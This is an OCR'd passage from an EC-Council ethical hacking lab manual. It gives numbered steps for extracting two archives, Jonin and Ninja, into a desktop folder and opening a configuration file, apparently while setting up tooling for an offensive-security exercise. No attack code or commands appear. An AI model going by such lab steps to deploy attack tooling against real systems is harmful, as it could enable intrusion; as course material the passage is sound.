


5. Now, right-click on **Jonin-v1.1.0-win.zip** file and hover over **WinRAR** and select **Extract Here** from the list of options.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. After Extracting the file, create a new folder in **C:\Users\Admin\Desktop** and name it as **Trial-Version**.




7. Right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files...** from the list of options.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. An **Extraction path and options** window appears, select the **Trial-Version** folder from **Desktop** and click **OK**.




9. **Ninja-v1.2.1-win.zip** will be extracted in the **Trial-Version** folder. Navigate to **C:/Users/Admin/Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.

